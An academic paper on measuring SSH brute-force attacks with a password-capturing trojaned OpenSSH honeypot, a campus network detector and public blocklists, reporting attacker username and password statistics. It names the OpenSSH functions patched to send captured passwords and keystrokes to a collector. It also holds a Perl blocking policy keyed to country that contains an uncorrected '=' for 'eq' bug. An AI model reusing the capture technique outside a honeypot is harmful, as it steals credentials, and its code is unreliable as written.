Many attackers use scanning kits to perform their SSH scans. They install these kits onto compromised hosts, usually along with root-kits and IRC controllers. These kits usually contain username/password dictionaries that the scanners use to perform the password guessing. Once an attacker has gained full access to the system, they download the password file (/etc/shadow on most Linux systems) and convert the passwords from their encrypted form into plaintext. These username and password combinations can then be added to their login dictionaries, making them more effective.

SSH attacks come in four major types: port scans, high value only, full dictionary, and distributed. SSH port scans are simply fast network scans for hosts with TCP port 22, the SSH port, open to the world. This generally precedes other types of attacks. A high value only attack attempts only a few, very common username-password combinations to try to break into a machine. A full dictionary attack tries every username-password combination it has in its dictionary, or until it gets blocked. A distributed attack utilizes more than one attacking hosts, causing each host to try a few attempts and then have another host continue the dictionary where the previous one left off in a divide and conquer-styled attack. The more hosts the attacker controls; the more difficult it becomes to mitigate this attack.

Figure 1. A Generalized Honeynet Architecture



Public Block Lists

There are quite a few publicly available lists of IP addresses that perform SSH password-guessing and other types of attacks. The publishers share these lists in hopes that others will use them to defend their networks. These lists come in a variety of formats, such as a host.deny file format, comma-separated values, and just one IP per line. Refer to *Appendix A* for a list of available blocklists.

Honeynets

A honeynet is a network of computers; real, virtual, or emulated; that are available to attackers and monitored closely for activity. The simplest form of monitoring is to record every packet at the gateway of the honeynet, called the honeywall. The honeywall is a typically Linux box with three network interfaces: one to the real gateway, one to the honeynet, and one to an analysis box. The gateway-connected network interface card (NIC) and the honeynet NIC do not have IP addresses associated with them. Instead, traffic is bridged between the two interfaces. This allows the honeywall to monitor all the traffic between the honeynet and the outside world. This could be accomplished using a hub, but honeywalls also provide a reverse firewall feature to prevent compromised machines inside the honeynet from attacking the rest of the network on which it resides or engaging in a denial of service (DoS) attack. An analysis box, only accessible from the honeywall, receives a copy of the traffic recorded on the honeywall and can import information into databases and generate reports.

MEASURING SSH ATTACKS

Attacks can be measured by simply monitoring the authentication logs of SSH-enabled servers, however, the logs only contain the username, not the password attempted. Furthermore, if the attack is successful, it is very difficult to ascertain what occurred on the system. Lastly, in open networks, like college campuses and some research labs, it is often difficult to have all the logs aggregated in a way to monitor the entire network. This motivates the need to have the capability to detect and mitigate SSH attacks on a network-wide basis.

In this paper, there are three SSH measurement techniques described, one for honeypots, one for large networks, and one for normal servers. The honeypot measurement technique captures passwords and keystrokes if the attack is successful. The large network measurement technique monitors network traffic to look for anomalous traffic patterns that are indicative of SSH scanning and password-guessing attacks. The server measurement technique uses logs and SSH blocklists over a long period of time to provide a longer-term view of attacks against SSH hosts.

Honeypot Measurement

The **Georgia Tech Honeynet** uses academic address space to run a network of computers for monitoring Internet attacks. Several of these honeypots were allocated to monitor for SSH attacks and were installed with a custom, trojaned version of OpenSSH to capture password and keystrokes.

To make the trojaned version of OpenSSH resemble the normal version as much as possible, a custom Redhat RPM was built of the trojaned version with the same name of the original. This was done by downloading the source RPM, beginning the build, killing the build during the configuration step, editing the source code with monitoring hooks, and then continuing the RPM build unto completion. This allowed us to install the trojaned OpenSSH just like a normal version of OpenSSH. OpenSSH-4.6p1 was used in this experiment.

To monitor the passwords attempted against SSH, there are two places in OpenSSH that need to be patched: *auth-password.c:auth_password* and *auth-password2.c:userauth_password*, for SSH versions 1 and 2 respectively. These code segments will send a UDP packet per login attempt containing the program ID (PID) of the SSH process, the remote (attacking) IPs, the username being attempted, and the password that was tried, to the honeywall. In the results section, statistics on username/password combinations are provided from the information captured during these experiments.

To capture the attacker's keystrokes after she has compromised the honeypot, a patch to *packet.c:packet_read_poll2* emits UDP packets with the the PID, the attacker's IP, and the the characters. This allows for complete monitoring of typed commands even though the network traffic is encrypted. One such SSH session is provided in *Appendix B*.

Over the course of this experiment, the sebek tool developed by the honeynet project could have been used instead of the trojaned implementation of ssh. This tool is based on the adore rootkit, provides similar functionality and basically works as a kernel module. As the Linux kernel has changed vastly over course of time, installation of sebek can be challenging. Instrumenting the application allowed it to be installed in a variety of environments - different distributions, physical host, virtual hosts, etc - without having to port kernel module. Also, because the attacker is targeting SSH, there was no need to hide the existence of the application.

Network Monitoring

Because of the open nature of academic campus networks and the proliferation of Unix-like operating systems such as FreeBSD, Linux, and Mac OSX, SSH brute force attacks have proven quite effective in compromising systems. Using tcpdump, a PERL script, and the tcpkill utility, we could effectively block most SSH attacks on campus on a 3 gigabit-average link. It is often difficult to block these attacks using conventional firewall rules on border firewalls because of the load on routing equipment to filter the traffic and the costs of a mistaken block. The PERL script, affectionately called *SSHKiller*, implements a set of rules to determine if and when to block an attacker. These rules give SSHKiller incredible potency while limiting false positives.

One lightweight heuristic that will detect SSH attempts of any reasonable speed is the number of TCP SYN packets sent by the attacking IP address. This approach requires very little state on the detector, but still has the potential of generating false positives. False positive occur when automated SSH login scripts are use for controlling experiments like EmuLab and PlanetLab. These hosts are easily white-listed. Other false positives could occur, but using a combination of proper thresholds and policy, the frequency of false positives remains quite low. In fact, over the last two weeks of the experimental run, there were no false positives.


In order to enable detection policy decisions and reduce false positives, the following information is collected about an attacking IP address if it exceeds the threshold of 20 SSH flows per minute:

- Time epoch.
- TCP SYN packet count to port 22 per minute.
- A count of unique target IP addresses, up to 40 victims (to save memory).
- A count of unique subnets, up to 40 /24s, labeled with A through E depending on the internal /16 they

Code Listing 1. The policy function from the SSH brute force detection engine

```
# check the record against our policy to see if we should proactively block
this IP
sub policycheck {
 my($ip,$victs,$flows,$asn,$cc,$rbl,$block,$host) = @_;
 return 1 if($flows > 8000);
 # if the attacking IP is from the US
 if($cc eq 'US') {
   return 1 if($block ne 'NO' and $victs >= 10);
   return 1 if($victs >= 40);
 } else {
   return 1 if ($block ne 'NO');
   return 1 if ($victs >= 10);
   return 1 if ($victs > 3 and ($cc eq 'CN' or $cc eq 'RO' or $cc eq 'RU'
or $cc = 'JP'));
 }
 return 0;
}
```

Figure 3. Country distribution of attackers flagged for blocking



are hitting. A = 130.207, B = 128.61, C = 143.215, D = 199.77, E = 204.152. Thus, C16(25) means that there were 25 hits to 143.215.16.0/24 during that minute by that attacker.

- Country of origin.
- DNSBL listing(s).
- IP Blocklist listing(s).
- Autonomous System Number.
- Hostname.

To be able to react differently to different classes of attackers, a policy engine was created to use the attacks features and determine if the attacker has violated the policy. The policy is integrated within the code, but is simple enough to verify and modify. The policy used in the experiment is given in *Code Listing 1*. This policy was biased for the U.S., since this was a U.S. school and a majority of users were login in from the U.S. The policy was biased against Asia, since there were not as many student logins originating from there, and when they do, they tend to be more conservative users of SSH. These biases should not be interpreted as a sign of who is more dangerous on the Internet, the U.S. or China; as that discussion will happen in the results section.

Server Monitoring

The last of the three measurement experiments utilized the logs of a single, personal SSH server since October 12, 2008 until January 2, 2011. Whois, blocklistings, and attempted user accounts were captured for 1235 distinct attacks accounting for 6963 login attempts. 1102 abuse emails were sent. If the abuse email bounced, the netblock was added to the firewall to be dropped, which biases the measurements going forward to ignore bad netblocks. The netblocks that were dropped by the firewall are given in *Appendix C*.

SSH ATTACK MEASUREMENTS

Network Monitoring Attack Measurements

In *Figure 2*, the count of IPs surpassing the detection threshold is given in blue (Detected) and the IPs flagged for blocking is given in red (Flagged) over 12 continuous days of study. There was an average of 21 detected attackers, with an average of 16 that were flagged for blocking per day. In *Figure 3*, the country distribution of flagged IPs is given. The United States was the most prevalently flagged country even though its limits were the most liberal according to the policy. China was second country most frequently tagged as an attacker followed by Taiwan. Most of the Taiwan attacks originated from two different ASNs within Taiwan. With China and the U.S., the distribution of ASNs was much wider.

Trojaned SSH Honeypot Measurements

The trojaned SSH honeypots ran from 2006-09-17 until 2007-12-01 and collected 89,134 login attempts from 340 distinct IP addresses. There were 11,335 distinct usernames attempted, the most common by far being ***root*** (composing 21% of the attempts), followed by ***test*** (at just 2% of attempts) as seen in *Figure 4*.

Figure 2. SSH attackers per day detected by the SSH BF detector




Figure 4. Breakdown of Username Attempts against the Trojaned SSH Honeypots. The percentages are relative to the total set of attacks, while the slice size is relative to the top 8 usernames




Figure 5. Percentages of the 16 Most Commonly Attempted Passwords on the Trojaned SSH Honeypots




Figure 6. Breakdown of Attacking Countries percentages of uniqued attackers against the Trojaned SSH Honeypots




Figure 7. Count of Chinese Attackers broken down by Autonomous System




Figure 5 represents the most commonly attempted passwords. The most common password attempted was "123456" followed by the word "password". 54% of the login attempts, 48,068 of the 89,134, used the username as the password, e.g. username *fluffy* with a password of *fluffy*.

Examining the unique attacker IPs by country of origin results in *Figure 6*. There was no blocking or rules engine bias in the Trojaned SSH measurements. This chart is normalized to unique attackers instead of the number of login attempts.

For the Chinese IPs, Autonomous System 4134, CHINANET-BACKBONE, has the most unique IPs mapping to it currently (the AS mapping was done using current IP to AS maps, while country mapping was done at the time of the attack). The frequency of each AS is given in *Figure 7*.

Host-based SSH Monitoring Statistics

The last section of statistics pulls from the attack reports generated by the host-based SSH monitoring. Out of 660 reports, 20% were attributed to CN netblocks and 17% were attributed to US netblocks as seen in Figure 8. Host-based monitoring only captures usernames and the username statstics given in *Figure 9*. 348 (9%) of the login attempts were for the *admin* user. 306 (8%) were for test.

Blocklist Efficacy

For the two experiments that used SSH blocklists, the hit ratios are show in *Figures 10* and *Figures 11* for the monitored SSH server and the network monitor (AKA SSHKiller) respectively. Daniel Gerzo's list, danger, has the best hit ratio of all the lists, with 36% to 42% efficacy, for both experiments while DShield had decent efficacy for both experiments as well.

Figure 8. Host Monitoring Counts of Attacking Countries




Figure 9. Top 20 Attempted Usernames against the SSH Server





Figure 10. Blocklist Effectiveness for the Monitored SSH Server



During the short duration of the network monitoring experiment, *watchlist.security.org.my* was being actively updated and had a good hit ratio, however, over the long-term host monitoring experiment, its effectiveness is greatly reduced.


DISCUSSION AND CONCLUSION

It is difficult to measure the efficacy of different password-guessing dictionaries without being the attacker, but it guessed that they must be effective since they are both attempted against our servers all the time and when a honeypot is added to an SSH botnet, there are many other compromised servers on the same botnet. This means that, although no competent system administrator would ever deliberately set the username and password to be the same (54% from the trojaned SSH measurement) or use **123456** or **password** as the password on a system that is open to the world, it must be a successful strategy. This motivates the need for every organization to run scanners against their own networks to attempt these simple passwords against their own machines. Since the "bad guys" already have plenty of username-password dictionaries to use, releasing these dictionaries to the public would be a net benefit.

The next step in defense against attackers would be to leverage the public blocklists and build a fitting policy for the network. In the network monitoring experiment, we used 13 of the blocklists listed in *Appendix A* and had a policy that blocked non-US attackers much sooner than US-based attackers. This led to a stark decline of attacks on the campus as attackers discovered they were being blocked.

The blocklists can also be used to check your own networks for compromised hosts. This is a proactive step that many ISPs could take to clean up their networks and prevent a wide array of compromises on the Internet.

Figure 11. Blocklist Effectiveness for the Network Monitor Experiment



Several reporting services, like *Shadowserver.org*, provide free reporting to ISPs that sign up for reporting.

Lastly, honeypots can provide a deep insight into SSH attacks, in that they can provide attempted passwords and commands that the attackers use. New SSH honeypot software, Kojoney and Kippo, provide a simple and secure way to collect deep understanding of attacks without having to compile a custom version of OpenSSH. However, a custom version of OpenSSH may provide a more realistic environment for the attacker to operate within and thus provide more information. •

>>APPENDIX A. List of Public SSH Blocklists

- abusechff *http://dnsbl.abuse.ch/fastfluxtracker.php*
- abusechweb *http://dnsbl.abuse.ch/webabusetracker.php*
- arbor *http://atlas-public.ec2.arbor.net/public/ssh_attackers*
- autoshun *http://www.autoshun.org/files/shunlist.csv*
- badguys *http://www.t-arend.de/linux/badguys.txt*
- blacklisted *http://www.infiltrated.net/blacklisted*
- danger *http://danger.rulez.sk/projects/bruteforceblocker/blist.php*
- denyhost *http://stats.denyhosts.net/stats.html*
- dshield *http://www.dshield.org/ipsascii.html?limit=5000*
- dynastop *http://dynastop.tanaya.net/DynaStop.BleedingThreats.conf*
- emergingthreats *http://www.emergingthreats.net/rules/bleeding-compromised.rules*
- evilssh *http://vmx.yourcmc.ru/BAD_HOSTS.IP4*
- geopsy *http://www.geopsy.org/blacklist.html*
- haleys *http://charles.the-haleys.org/ssh_dico_attack_hdeny_format.php/hostsdeny.txt*
- kidsclinic *http://www.kids-clinic.jp/uni/ipaddress/new_log*
- kolatzek *http://robert.kolatzek.org/possible_botnet_ips.txt*
- malekal *http://www3.malekal.com/exploit.txt*
- maldom *http://www.malwaredomainlist.com/mdl.php?colsearch=All&quantity=All&search=*
- skygeo *http://sky.geocities.jp/ro_hp_add/ro_hp_add_hosts.txt*
- sshbl *http://www.sshbl.org/list.txt*
- stopforumspam *http://www.stopforumspam.com/downloads/bannedips.csv*
- surriel *rsync://psbl-mirror.surriel.com/psbl/psbl.txt*

